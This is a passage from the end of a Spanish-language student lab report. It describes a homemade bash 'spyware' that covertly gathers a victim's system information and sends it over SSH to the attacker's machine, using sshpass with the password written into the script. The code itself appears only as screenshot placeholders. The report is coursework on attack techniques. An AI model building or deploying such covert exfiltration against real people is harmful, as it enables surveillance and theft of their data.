


Figura 23: Script bash ejecutado

Mientras el usuario está distraído mirando la terminal, un archivo con información de su equipo es generado y enviado a la carpeta principal del atacante. El archivo con la información lleva por nombre “salida” y dado que usamos sshpass, la terminal no le pedirá al usuario atacado, la contraseña del equipo atacante para establecer la conexión. Esto último tiene el pequeño defecto de que implica tener que dejar la contraseña del equipo atacante en el script, pero para los fines de esta práctica es una solución que nos vale.




Figura 24: El archivo salida.txt se encuentra en la maquina atacante

Por ultimo revisaremos en la maquina atacante si la salida corresponde a lo esperado y podremos ver toda la información recopilada. Dicha información puede ser muy valiosa para posteriores ataques en los cuáles hagamos algo más que una simple recopilación de datos.




Figura 25: Archivo salida.txt

*Nota: Para probar nuestro spyware se requiere hacerlo en modo root y llenar los campos de la sección final del script con los datos pertinentes de quién vaya a realizar el ataque, su nombre de usuario, contraseña y la ip del equipo atacado, así como los directorios de origen y destino.

3. Conclusión

Aunque en principio tuvimos problemas a la hora de montar en nuestros equipos, todas las herramientas requeridas para la práctica, al final fue una experiencia bastante gratificante ya que pudimos explorar de primera mano como es que se pueden explotar diversas vulnerabilidades en nuestros sistemas y en nuestros protocolos de uso, para así lograr dañarnos o bien extraer información que puede ser empleada con fines no muy éticos. También nos agrado el hecho de tener que echar mano, de conocimientos no sólo de la materia en turno, sino que además, la práctica requirió de refrescar conceptos básicos de clases anteriores, en particular, de la clase de sistemas operativos. Dicho lo anterior, consideramos que prácticas como esta, nos ponen un paso más cerca de hacer uso de los conocimientos que hemos adquirido a lo largo de la carrera, para construir herramientas prácticas que se utilizan en escenarios de la vida real. Esperamos haber hecho un buen trabajo y que los conocimientos y destrezas adquiridos a lo largo de esta práctica, nos sean útiles en los desafíos que están por venir.

Para el Spyware, nos ayudo tener el conocimiento sobre el uso de SSH (Secure Shell) en dos dispositivos Debian ya que es conveniente de establecer conexiones remotas y administrar sistemas de forma eficiente. SSH utiliza cifrado para proteger la comunicación entre los dispositivos, lo que garantiza la confidencialidad e integridad de los datos transmitidos. Podemos meternos a la maquina atacante y ver toda la información que tiene con algunos comandos básicos y otros que tuvimos que investigar. SSH ofrece una amplia gama de características y funcionalidades, como la autenticación basada en clave, el reenvío de puertos y el acceso remoto a la línea de comandos. Esto permite a los usuarios administrar y controlar de manera segura los dispositivos Linux/Debian desde cualquier lugar, es por esto que con conocer el usuario, ip y su contraseña pudimos lograr esto. Cabe aclarar que tuvimos ciertas dificultades como instalar una maquina virtual, tener el suficiente espacio para Debian, en algunos casos la maquina virtual con Debian era muy lenta lo que dificulto un poco la practica.

4. Referencias

- Debian project,(10 de Marzo de 2023).Debian GNU/Linux Installation Guide. (Recuperado el 09 de Marzo de 2024). <https://www.debian.org/doc/manuals/debian-installation-guide/>
- Freepik.(20 de Marzo de 2023).Bash Scripting Tutorial – Linux Shell Script and Command Line for Beginners. (Recuperado el 11 de Marzo de 2024). <https://www.freecodecamp.org/news/bash-scripting-tutorial-linux-shell-script-and-command-line-for-beginners/>
- PhoenixNap Global services. (23 de Noviembre de 2023). How to Connect to a Remote Server via SSH from Windows, Linux or Mac.(Recuperado el 11 de Marzo de 2024). <https://phoenixnap.com/kb/how-to-connect-to-remote-server-linux-or-windows>
- Grabación para ver al spyware en acción https://drive.google.com/file/d/1TpWCmod-97t0Adg2M2jv0W8Te9Jwr0Ss/view?usp=drive_link